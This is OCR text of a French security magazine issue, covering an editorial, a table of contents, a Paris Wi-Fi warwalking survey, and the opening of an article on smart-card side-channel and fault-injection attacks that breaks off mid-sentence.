MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

Tour d'horizon de la sécurité sur AS400/ iSerie/i5 (p. 66)

DOSSIER

LA CYBERCRIMINALITÉ

...OU QUAND LE NET SE MET AU CRIME ORGANISÉ

- Extorsion par dénis de service
- Cybercriminalité bancaire
- Blanchiment d'argent sur Internet ...

up bYenos for wawa-mania

SYSTÈME

Découvrez les risques insoupçonnés liés aux clés USB (p. 72)

PROGRAMMATION

Contourner l'obfuscation grâce au reverse engineering par slicing (p. 58)

RÉSEAU

La haute disponibilité efficace à moindre coût par duplication d'adresse IP (p. 78)

L 19018 - 41 - F: 8,00 € - RD

ÉDITO ▶ Roman et humeur noirs

Il fait froid (comprendre moins de 15 degrés), il pleut (comprendre une espèce de petite pluie fine et particulièrement mouillante), il vente (comprendre qu'une brise glaciale déporte la pluie évoquée précédemment sous le parapluie) et l'obscurité rôde sur la ville (comprendre qu'on est en hiver et que la luminosité est déclinante).

Accoudé au bar, éclairé par un vieux néon clignotant, je bois mon whisky sec, comme tout privé qui se respecte. J'écoute attentivement mon client m'exposer son affaire : d'inquiétantes disparitions. Le pauvre, il sait qu'il est traqué, que son temps est compté, c'est inéluctable, mais qu'importe, il doit les retrouver.

Un simple signe de la tête et le contrat est scellé. L'enquête démarre. Pas le choix, il faut commencer par se rendre sur les lieux du crime. Ce n'est jamais agréable : quand ce n'est pas une veuve faussement éplorée, c'est un cadavre refroidi à la morgue. Là, ça ne sera pas mieux, voire pire... une association de présumés malfaiteurs, autant dire un risque élevé d'en sortir avec des cocards.

Tout a commencé il y a plusieurs années maintenant. L'ambiance était surchauffée, les esprits en ébullition et la hargne au corps. La bande cassait tout sur son passage : jeunes, fous et insouciants, rien à perdre et tout à gagner, ils croquaient la vie à pleines dents. Les temps des premiers succès et des illusions de grandeur, tout leur souriait.

Mais, le mal les lorgnait déjà. Il était là, tapi dans l'ombre, prêt à s'insinuer. Et il ne s'est pas privé de le faire. La bande a grossi, croissance interne et externe, comme ils disent. Ça faisait bizarre aux vieux de la vieille, et aux nouveaux aussi d'ailleurs. Plus la même chose, plus le même esprit. Et ça a continué.

Je me rends au repère de la bande. Mignonne la petite hôtesse à l'accueil, et beaucoup plus sympathique que le gorille de la porte. J'entre. Je me promène dans les bureaux. Personne ne fait attention à moi. Ils sont tous plongés dans leur job ou font semblant. Costumes noirs et sombre ambiance. La crise ou le quotidien ? Sans doute les deux.

On dirait une armée de fourmis. Aucune initiative individuelle, que des exécutants, parfaits pour dissoudre les responsabilités et limiter les risques. Tu m'étonnes qu'ils soient tous partis à force : entre là et le sapin, y'a qu'un pas. Je leur pose quelques questions, sur les disparus et pas un ne voit de qui je parle. Ils semblent gênés. Qu'est-ce qu'ils cachent ?

Je vais voir le caïd, dans son grand bureau néo-moderne tout vide. Pas de chance pour moi, il ne connaît pas l'histoire, il vient d'arriver. Il est là pour « rationaliser les coûts et augmenter les marges ». Je sais pas ce que ça veut dire, mais ça sent pas bon. Encore le sapin ? Il me lâche quand même que son prédécesseur est « parti », car il ne correspondait plus à la nouvelle organisation, au nouveau modèle. Avec un sourire cynique, il me confesse aussi que ça a été le dernier, le plus coriace, parce que ces mecs, ils se sont accrochés, trop, au passé. Ils n'étaient pas capables de vivre dans le présent ou le futur, il fallait s'en débarrasser.

Je me dis que, finalement, elle est facile cette affaire. Elle arrive tout le temps à de nombreux groupes industriels français actuels, comme France Télécom devenu Orange avec son centre de R&D rattaché au marketing, Thales, EADS, Gemplus (RIP) ou, sans doute le plus révélateur, Alcatel pour qui l'estimation d'A. Juppé à 1€ prend tout son sens aujourd'hui. Je crois que je vais me reprendre un whisky, un double. Pareil pour mon pauvre client.

D'une certaine manière, il semble inéluctable que pour croître, pour devenir « industriel », il faille stopper l'innovation, la création et la nouveauté : trop chères, mais surtout trop incertaines. Ou plus exactement, on dirait que, chez nous, l'aboutissement de toute recherche est la fin de la recherche elle-même, par la mise en place de processus et autres mesures qui l'annihilent. On est alors incapable de pérenniser des résultats d'un côté tout en continuant à inventer. Surtout, ne plus innover ! Ne pas changer une recette qui marche ! Triste constat.

Sans transition (ou pas), MISC fête ses 7 ans, l'âge de raison dit-on. Nous essayons d'apporter un nouveau traitement de la sécurité, en étant rigoureux et pédagogues. Et si nous sommes encore là, c'est grâce au travail de beaucoup et au soutien de vous tous. La presse, même spécialisée, ne se porte pas très bien, entre liens obscurs de pouvoirs et financements remis en question. J'ai toujours considéré cette revue comme une véritable œuvre collective (auteurs, correcteurs, lecteurs, etc.) et nous nous remettons régulièrement en question pour continuer à progresser et à innover. J'espère que ça durera encore longtemps, mais déjà merci à tous pour ces 7 années passées ensemble.

Fred Raynal

SOMMAIRE ▼

TÉMOIGNAGE [04 - 06]
> Tour d'horizon du Wi-Fi à Paris

CRYPTOGRAPHIE [08 - 17]
> La carte à puce, cœur de sécurité des systèmes mobiles

DOSSIER [18 - 57]
[La cybercriminalité]
> La cybercriminalité aujourd'hui / 18 → 24
> Les hébergeurs bulletproof / 25 → 33
> Extorsion par dénis de service / 34 → 38
> Cybercriminalité bancaire / 41 → 51
> Blanchiment d'argent sur Internet / 52 → 57

PROGRAMMATION [58 - 65]
> L'obfuscation contournée (Partie 1)

SYSTÈME [66 - 76]
> Une introduction au système AS/400 et à sa sécurité / 66 → 71
> La sécurité des clés USB / 72 → 76

RÉSEAU [78 - 82]
> Une architecture réseau avec duplication d'adresse IP pour une très haute disponibilité

ABONNEMENTS / COMMANDE [39/40/77]

MISC
est édité par Les Éditions Diamond
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.ed-diamond.com

www.miscmag.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction: Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : Druckhaus Kaufmann (Lahr/Allemagne)
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou **Tél.** : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier **Tél.** : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

Printed in Germany / Imprimé en Allemagne
Dépôt légal : à parution
N° ISSN : 1631-9036
Commission Paritaire : K80 190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Membre Aprih www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte du magazine : MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Guillaume Valadon – guillaume@valadon.net – http://complexnetworks.fr

TOUR D'HORIZON DU WI-FI À PARIS

mots clés : *points d'accès / *box / warwalking / wardriving

Contrairement à d'autres technologies sans fil, le déploiement des réseaux 802.11 n'est pas limité aux opérateurs de télécommunications ou aux entreprises. Les utilisateurs peuvent ainsi facilement installer des points d'accès à leur domicile. Cet article fait le bilan sur les données obtenues lors d'une campagne de warwalking dans deux arrondissements de Paris entre août et octobre 2007. Deux résultats importants découlent de l'analyse de ces données :

1. Seulement 7% des réseaux Wi-Fi ne sont pas protégés.
2. 90% des points d'accès détectés correspondent à des box.

1. Méthodologie

Afin d'identifier les points d'accès du point de vue de l'utilisateur, la campagne de mesure fut effectuée à l'aide de téléphones Nokia et de récepteurs GPS externes. Un logiciel spécifique s'appuyant sur les API de Nokia fut développé en Python. Contrairement à un ordinateur portable, cet ensemble a l'avantage d'être léger, peu encombrant, et surtout d'avoir une durée de vie élevée.

Sur les téléphones, la détection des points d'accès se fait à la demande du client. Le téléphone diffuse une trame Probe Request et attend en réponse des trames Probe Response émises par les points d'accès ayant reçu la requête. En plus du SSID et du BSSID, il est possible de récupérer des informations présentes dans les trames Probe Response.

La campagne de *warwalking* fut réalisée dans le 5ème et le 13ème arrondissement de Paris entre les mois d'août et d'octobre 2007. Elle représente 44 heures de mesures continues durant lesquelles 9307 et 21597 points d'accès furent respectivement découverts dans le 5ème et le 13ème arrondissement.

2. Analyse

2.1 Identifier les box

Il est difficile d'identifier si la Freebox fournie par Free se comporte comme un point d'accès virtuel. En effet, elle annonce quatre SSID en utilisant quatre BSSID différents, mais consécutifs. Afin de compter les Freebox présentes dans le jeu de données, la méthode suivante a été appliquée : (1) recherche de tous les points accès ayant Freephonie comme SSID et configurés

en WPA (5352, 17.3%) ; (2) avec ces résultats, on génère les BSSID consécutifs à ceux trouvés lors de la première étape ; (3) finalement, on compare cette liste avec l'ensemble du jeu de données et on récupère les BSSID des Freebox (10013, 32.4%).

Les autres box sont bien plus simples à identifier. Dans le jeu de données, 17976 points d'accès (57.7%) utilisent des SSID correspondant à des FAI : Wanadoo*, Livebox-*, ALICE-*, TECOM-* et THOMSON.

Par conséquent, cette classification indique que 90.1% des points d'accès détectés sont en fait des box fournies par des FAI.

2.2 SSID & mode de connexion

En règle générale, l'analyse des noms des réseaux apporte peu d'informations utiles. Il s'agit cependant d'un bon indicateur pour découvrir les points d'accès utilisant leur configuration par défaut. Lors de la campagne de *wardriving*, 2,9% des points d'accès sont dans cette situation. Parmi les SSID les plus fréquents, trois correspondent à des points d'accès fournis par des FAI : Freephonie, N9UF_TEL9COM et THOMSON. Les trois SSID suivants correspondent aux configurations par défaut des trois constructeurs les plus populaires : Netgear, Linksys et D-Link.

2.3 Fabricants


Rang	%	Nom
1	38.2	Inconnu
2	11.7	Hon Hai Precision Ind.
3	11.5	USI
4	7.6	TECOM Co., Ltd.
5	7	Neuf Cegetel
6	3.7	Freebox SA
7	3.3	Cisco Systems
8	2.4	Netgear, Inc.
9	2	D-Link Systems, Inc.
10	1.9	ASKEY COMPUTER CORP.

Tableau 1 : Les 10 fabricants les plus fréquents

Le classement des points d'accès en fonction des constructeurs présenté dans le tableau 1 a été réalisé en comparant les BSSID à la base de données des *Organizational Unit Identifier* (OUI) [ieeeOUI]. Les constructeurs des box Hon Hai Precision, USI, TECOM, Freebox SA et Neuf Cegetel se placent devant les constructeurs les plus connus tels que Cisco ou D-Link. Il est intéressant de constater que 38.2% des points d'accès sont identifiés comme « Inconnu », car non présents dans la base OUI (33% de ces points d'accès « Inconnu » sont en fait associés à des box fournies par Free).

2.4 Sécurité

Six ans auparavant, une campagne de wardriving similaire avait révélé que la plupart des points d'accès étaient ouverts. Aujourd'hui, seulement 11.3% le sont, et les SSID associés indiquent que 14 FAI les utilisent pour leurs services et forcent leurs utilisateurs à s'authentifier sur des portails captifs. Sans compter ces FAI, seulement 6.6% des points d'accès sont réellement ouverts. Les SSID correspondants indiquent que ceux-ci utilisent toujours leur configuration par défaut.



Mode de sécurité des points d'accès


Bien que le WEP fut cassé dès 2001, il est encore utilisé par 40.4% des points d'accès. Les points d'accès utilisant WPA-PSK sont, quant à eux, plus nombreux que ce qui était attendu : certains FAI fournissent désormais des points d'accès configurés par défaut avec WPA-PSK.

À l'inverse, WPA représente 30.2% des points d'accès. C'est un résultat surprenant : ce type de protection est généralement utilisé pour sécuriser les réseaux d'entreprise. En fait, la plupart des SSID correspondent à Freephonie, utilisé par Free pour fournir de la VoIP à ses clients. Une fois Freephonie retiré, WPA ne compte plus que pour 0.3% des points d'accès.

2.5 Densité

En janvier 2006, il y avait environ 1900 points d'accès/km² à Manhattan [Jones07]. En 2007, Tokyo comptait près de 3000 points d'accès/km². Dans les 5ème et 13ème arrondissements de Paris, les données indiquent qu'il y a entre 3107 et 5090 points d'accès/km². Pour le premier résultat, le nombre total de points d'accès découverts a été divisé par la surface exacte des arrondissements. Le second résultat a été obtenu en utilisant la

2 *Densité des points d'accès (le Nord est sur la droite de la figure)*



3 *Canaux utilisés par les points d'accès*

surface exacte parcourue lors du warwalking. Comme expliqué précédemment, les Freebox sont comptées plus d'une fois. Après avoir retiré les doublons, les densités sont de 2626 et 4301 points d'accès/km². La figure 2 représente la densité de points d'accès dans les deux arrondissements scannés. Les carrés de 50m de côté les plus denses (en rouge) sont situés à proximité d'immeubles élevés ou d'avenues où se trouvent un grand nombre d'appartements et de logements.

2.6 Canaux

En 2007, une étude a montré que 42% des points d'accès utilisent le canal par défaut (6) aux États Unis. En ce qui concerne le 5ème arrondissement de Paris, les résultats présentés dans la figure 3 sont différents. Les canaux 1, 6 et 11 (qui n'interfèrent pas) représentent 64% des points d'accès. Plusieurs explications permettent d'interpréter cette observation, la plus probable étant liée aux mécanismes d'auto-sélection du canal lors du démarrage des box : le canal le moins utilisé étant choisi.

2.7 802.11 b/g

Les points d'accès ont été classés à l'aide du champ `supported rates` présent dans les trames Probe Response. En 802.11b, seuls les modes 1 Mbps, 2 Mbps, 5.5 Mbps et 11 Mbps sont supportés ; alors que 802.11g supporte des vitesses supérieures. Aucun point d'accès 802.11g n'a été découvert et 57% des points d'accès supportent uniquement 802.11b. Ce dernier résultat est une conséquence des choix des FAI : 64% des points d'accès 802.11b/g sont des box. ▮

Remerciements

Je remercie Florian Le Goff et Christophe Berger pour avoir aidé à la collecte des données.

Références

[ieeeOUI] IEEE OUI assignments, **http://standards.ieee.org/regauth/oui/index.shtml**


[Jones07] JONES (K.) & LIU (L.), « *What Where Wi: An Analysis of Millions of Wi-Fi Access Points* », *IEEE Portable: International Conference on Portable Information Devices*, mai 2007.

Emmanuelle Dottax & Emmanuel Prouff – Experts Sécurité pour Oberthur Technologies

LA CARTE À PUCE, CŒUR DE SÉCURITÉ DES SYSTÈMES MOBILES

mots clés : *embarqué / attaques / fuite matérielle / fuite logicielle / contre-mesures*

La sécurité des systèmes et des protocoles a historiquement été pensée pour protéger les communications d'un utilisateur placé dans un environnement hostile. Ce dernier n'ayant aucune raison d'agir contre ses intérêts, son honnêteté était généralement admise et il avait donc accès à l'ensemble des paramètres lui permettant de sécuriser ses communications. Avec l'apparition des technologies embarquées, de nombreuses institutions publiques ou privées ont songé à munir leurs membres ou clients de systèmes mobiles leur permettant de s'authentifier ou d'accéder à des services. L'apparition de ces nouveaux modèles économiques a contraint les experts en sécurité à changer leur façon d'envisager la relation entre le système et son utilisateur. Dans la majorité des cas en effet, ce dernier ne devait plus être propriétaire du système mobile et certains paramètres de sécurité devaient lui être inconnus. Résoudre cette problématique était particulièrement ambitieux puisqu'il s'agissait d'empêcher le titulaire d'un système d'accéder à certaines données tout en lui permettant de les utiliser. Trouver une solution qui soit à la fois économique et techniquement satisfaisante n'a été possible qu'avec l'apparition des premières cartes à puce. L'accès à la mémoire de ces dernières peut en effet être limité grâce à des mécanismes électroniques très efficaces (parfois appelés « inhibiteurs »). Du strict point de vue de la sécurité, cette propriété confère à la carte un avantage certain sur un ordinateur traditionnel dont la mémoire peut généralement être facilement lue ou modifiée par toute personne ayant physiquement accès à l'ordinateur.



1. Une carte à puce en 2008

Depuis la genèse des cartes à puce au tout début des années 80, leur puissance n'a cessé d'augmenter. Les premières cartes produites par Bull et Motorola ne contenaient que 36 octets de RAM et 1600 octets de ROM et elles ne pouvaient effectuer que des calculs très élémentaires. Aujourd'hui, elles sont munies de microprocesseurs aussi puissants que celui d'un ordinateur de 1990, communiquent avec USB2.0 et leur mémoire

La nouvelle identité électronique

Décliner son identité et, au nom de celle-ci, se voir reconnaître certains droits par un tiers est nécessaire dans une société organisée.

L'identité est aujourd'hui électronique. Le passeport électronique embarque une carte à puce dans sa couverture. La Belgique a été le pionnier en Europe, la réglementation américaine après le 11 septembre a accéléré son adoption partout dans le monde.

Le développement d'Internet a rendu plus prégnant le besoin d'identification électronique, mais a également vu émerger le vol ou l'usurpation d'identité. Aujourd'hui, la plupart des identifications requises pour accéder à des cyber services reposent sur des numéros d'identification associés à des mots de passe, avec un niveau de sécurité très insuffisant.

Une carte à puce sous la forme d'une clé USB allie les moyens cryptographiques d'une carte à puce, à la facilité d'utilisation d'une clé USB. Il suffit d'insérer cette clé dans un PC, pour ouvrir un accès sécurisé aux services de banque en ligne, par exemple, authentifiant son porteur grâce au code PIN associé ou à la reconnaissance d'une empreinte digitale.

L'authentification d'une identité numérique, utilise des algorithmes de cryptographie complexes comme RSA (du nom de ses 3 inventeurs, en 1977, Rivest, Shamir et Adleman) ou les courbes elliptiques (ECC). Actuellement, la cryptographie à base de courbes elliptiques tend à s'imposer par ses performances bien meilleures que le RSA à mesure que la résistance cryptographique requise augmente. Le passeport biométrique de seconde génération, interopérable au niveau européen, utilisera les courbes elliptiques, sur lesquelles l'industrie de la carte à puce travaille depuis presque 10 ans. ▮

Alban Feraud,
Identity Applications Development Engineer

embarquée se compte en giga-octets. La carte à puce est ainsi devenue en 20 ans un élément essentiel de la sécurité de nombreuses applications dans la téléphonie mobile, l'industrie bancaire, la télévision à péage ou encore le contrôle d'accès.

Avec l'amélioration des performances de la carte à puce, une idée s'impose aujourd'hui naturellement à son industrie : la convergence numérique. Elle consiste à déployer tous les services sur un même outil – PC, téléphone mobile ou voiture. Déjà, un titre de transport peut être téléchargé dans la carte SIM d'un téléphone mobile. Muni d'une antenne NFC (*Near Field Communication*), ce dernier est alors capable de communiquer en mode sans contact avec les terminaux de contrôle d'accès. Dans un futur très proche, la convergence numérique devrait prendre une nouvelle ampleur avec l'apparition sur le marché de cartes SIM capables de jouer le rôle de cartes bancaires sans contact ou de gérer un réseau domotique.

2

2. La sécurité des cartes à puce

La grande majorité des algorithmes cryptographiques existant sont aujourd'hui susceptibles d'être embarqués dans une carte à puce. En particulier, des algorithmes de chiffrement tels que le DES et l'AES, des fonctions de hachage telles que le SHA1 ou le SHA-256 ou des algorithmes de signatures comme le RSA ou l'ECDSA sont couramment utilisés par les applications embarquées. Lors de leur utilisation, dans le cadre par exemple d'une transaction bancaire ou d'une authentification sur un réseau GSM, des données utilisateurs sensibles sont manipulées. La carte doit alors assurer qu'aucune information sur ces dernières ne fuie. Pendant longtemps, la carte à puce a parfaitement rempli cette mission, devenant un élément central de la sécurité d'applications aussi diversifiées que le bancaire, la téléphonie mobile, l'identité ou la télévision à péage. L'apparition de nouvelles attaques a cependant obligé les fabriquants de cartes à puce à renforcer la sécurité de leurs produits.

Au milieu des années 90, des équipes de chercheurs académiques et industriels ont en effet mis en évidence de nouveaux types d'attaques ne consistant plus à accéder directement aux données sensibles, mais à analyser leurs manipulations par la carte. Ces attaques reposent sur le constat que le comportement d'un système embarqué est très fortement dépendant des valeurs des données qu'il manipule. En d'autres termes, les échanges d'information entre une carte à puce et l'extérieur ne se font pas seulement via les canaux d'entrées/sorties, mais aussi via des canaux plus exotiques, dits « auxiliaires » ou « cachés », associés par exemple à la consommation d'énergie de la carte, à son rayonnement électromagnétique ou à son temps de réponse. Depuis leur introduction, les attaques par analyse de **canaux auxiliaires**, ainsi que les mécanismes mis en place pour les contrer ont fortement évolués. Les attaques actuelles font appel à des techniques de pointe en analyse statistique ou en traitement du signal, tandis que les ingénieurs et chercheurs responsables de la mise en place des contre-mesures vont chercher dans la structure algébrique des algorithmes des moyens de contrer les attaques. L'étude de la sécurité embarquée est ainsi devenue un point de convergence privilégié de domaines scientifiques divers comme l'algèbre, l'analyse statistique, le traitement du signal, la théorie de l'information, l'électronique ou encore l'informatique bas et haut niveau.

Parallèlement aux attaques par canaux auxiliaires, il existe aujourd'hui une autre grande famille d'attaques, dites « par injection de fautes » ou « par perturbation », qui visent à mettre le système ciblé dans un état anormal de fonctionnement. Elles consistent par exemple à faire en sorte que certaines parties d'un code ne soient pas exécutées, qu'une partie de la mémoire soit modifiée ou que certaines opérations soient remplacées par d'autres. Mise dans une situation anormale de fonctionnement, une carte à puce peut se retrouver à agir contre son intérêt ou celui de son possesseur. Elle peut par exemple être amenée à renvoyer des données sensibles (comme des clefs de chiffrement).

3. Sécurité théorique versus sécurité embarquée

Les algorithmes cryptographiques sont conçus pour satisfaire certaines propriétés de sécurité (confidentialité, intégrité, non-répudiation, ...). Définir une attaque contre un tel algorithme revient presque toujours à montrer qu'une de ces propriétés n'est pas atteinte en exhibant une faille dans l'algorithme. Bien entendu, pour que l'attaque ait un sens, il faut qu'elle soit définie en tenant compte des moyens dont dispose l'adversaire. Traditionnellement, on suppose que celui-ci se borne à échanger des messages avec le crypto-système, c'est le modèle dit « de la **boîte noire** ». Sa capacité de calcul et son environnement doivent cependant être précisés : a-t-il la possibilité de choisir les textes clairs à chiffrer, de demander des déchiffrements de chiffrés en sa possession, ... ? Le **modèle de sécurité** réunit la définition des propriétés de sécurité et la définition de l'adversaire. Dans ce modèle, un algorithme est dit « **sûr** » lorsqu'il satisfait les propriétés voulues contre l'adversaire défini.

...pour que l'attaque ait un sens, il faut qu'elle soit définie en tenant compte des moyens dont dispose l'adversaire...

En cryptographie, il existe une attaque générique : la recherche exhaustive de la clé. Celle-ci ne peut être empêchée qu'en veillant à ce que la taille de la clé soit suffisamment grande pour que la capacité de calcul nécessaire à l'attaque dépasse la capacité de calcul supposée de l'attaquant. Il convient ensuite de montrer qu'il n'existe pas d'attaque plus rapide que cette dernière, gage que le crypto-système a été bien conçu. Aujourd'hui, des critères efficaces permettent la conception d'algorithmes reconnus sûrs contre des adversaires puissants. Ces critères découlent des attaques connues par la communauté et sont le fruit d'analyses de sécurité poussées. Ils permettent d'assurer que les attaques théoriques sont impossibles à monter en pratique. L'AES, gagnant du concours organisé par le NIST pour remplacer le DES, a été conçu de manière à résister à toutes les attaques connues au moment de sa conception.

En cryptographie asymétrique, la **sécurité prouvée** s'est largement développée comme moyen de validation des constructions. Le principe est de montrer que s'il existe un adversaire qui peut violer une propriété de sécurité, alors il est possible de résoudre un problème de mathématiques réputé difficile. C'est le rôle de la preuve de sécurité de construire un algorithme – appelé « la **réduction** » – qui simule l'environnement de l'adversaire et qui trouve la solution du problème à l'aide d'un ou plusieurs appels à l'attaquant. Évidemment, la preuve n'est valide que tant que la difficulté du problème est réelle.

Nous savons aujourd'hui concevoir des algorithmes résistant aux attaques mathématiques. Toutefois, la sécurité d'un système ne peut se résumer à la sécurité théorique des algorithmes qu'il combine. D'abord, parce que le système peut lui-même comporter des failles. Ensuite, parce que le système peut être embarqué sur des supports physiques qui sont, comme expliqué précédemment, entre les mains d'attaquants potentiels. Dans ce cas, les algorithmes appelés par le système sont sensibles à des attaques physiques qui permettent d'obtenir des résultats dévastateurs avec peu de moyens.

Les attaques physiques recouvrent, en sus des aspects mathématiques, les aspects liés à la nature physique des calculs. Elles font leur apparition dans la communauté cryptographique au

milieu des années 90 après la publication d'articles démontrant que, malgré toutes les garanties fournies par la sécurité théorique, les implantations restent vulnérables (il apparaît aujourd'hui que les attaques physiques étaient déjà connues dans les laboratoires militaires – voir encart p.17). Ces travaux montrent en particulier qu'en mesurant précisément les temps de calcul d'opérations à clé secrète, un adversaire qui ne fait qu'observer des chiffrements est capable de retrouver des exposants secrets Diffie-Hellman ou bien encore de factoriser des modules RSA. Depuis, la communauté cryptographique a porté un grand intérêt à ces problèmes, donnant même naissance à une nouvelle branche de la cryptographie. Les attaques ont été raffinées et de nombreuses fuites d'information ont été mises à jour : les émanations électromagnétiques, les informations de retour, etc.

C'est aujourd'hui une évidence que les algorithmes cryptographiques embarqués doivent être évalués non seulement du point de vue de la sécurité théorique, mais également du point de vue de la sécurité physique. Comme c'est le cas pour la sécurité théorique, il existe des modèles théoriques dans lesquels étudier la sécurité d'une implémentation vis-à-vis des attaques physiques. Cependant, de telles études ne sont souvent pas suffisantes pour faire « preuve » de sécurité. En effet, l'information qui fuit sur les canaux auxiliaires est extrêmement dépendante de la couche physique et il est en général impossible d'évaluer a priori l'efficacité d'une contre-mesure en pratique. Pour mener une évaluation solide, il est donc nécessaire d'analyser physiquement les signaux émis par une implémentation et de mener effectivement les attaques à contrer. Pour ce faire, les évaluateurs disposent généralement d'un **banc d'attaque**. Celui-ci réunit tous les outils nécessaires à l'analyse : lecteur de carte, oscilloscope, antennes pour capter les signaux, laser, et PC muni des logiciels permettant d'exploiter les données recueillies. Des schémas d'évaluation normalisés existent, qui font appel à plusieurs acteurs. Par exemple, l'évaluation selon les **Critères Communs**, qui est normalisée par l'ISO et couramment utilisée pour les cartes à très haut niveau de sécurité, fait intervenir trois partenaires : le fabricant de la carte à puce, un organisme gouvernemental (en France la Direction Centrale de la Sécurité des Systèmes d'Information) et un laboratoire externe agrée par ce dernier. La sécurité physique, qui a en général était évaluée d'abord par le fabricant lui-même, l'est ensuite par le laboratoire externe, afin d'avoir un verdict indépendant. En cas de succès, l'organisme gouvernemental délivre un certificat qui garantit aux clients que le produit résiste à certaines attaques.

4. Qu'est-ce qu'une Attaque ? Qu'est-ce qu'une Fuite ?

Assurer l'efficacité des contre-mesures mises en place nécessite de définir précisément ce qu'est une donnée sensible, puis de bien comprendre comment ces données sont manipulées au niveau physique dans une carte. On appelle « **donnée sensible** » une variable intermédiaire d'un calcul qui, soit dépend directement d'une donnée secrète stockée dans la carte (un code PIN, une clef de signature/chiffrement, une empreinte, etc.), soit dépend à la fois d'une donnée secrète et d'une information publique (un message à signer par exemple). Une attaque par analyse de canaux auxiliaires vise à retrouver de l'information sur une donnée secrète à partir de l'analyse des canaux auxiliaires. Afin d'étudier formellement l'efficacité d'une telle attaque ou d'une contre-mesure à celle-ci, on représente généralement les données sensibles sous la forme de **variables aléatoires** munies de **lois de probabilité**. Si X est une variable aléatoire à valeurs dans un **ensemble fini** E, la loi de probabilité p de X est la fonction qui à tout élément x de E associe la probabilité p(x) que la variable X soit égale à x. À la fin des années 40, le chercheur américain Claude Shannon a défini dans l'article fondateur de la **théorie de l'information**, la notion d' « **entropie** » qui permet de mesurer la quantité d'information que contient une variable aléatoire : si X est une variable aléatoire définie sur un ensemble discret et de loi de probabilité p, son **entropie de Shannon** E(X) est égale à la somme $-\sum_x p(x)\log(p(x))$. Une attaque qui vise à retrouver de l'information sur une donnée sensible X à partir d'une fuite L sur un canal 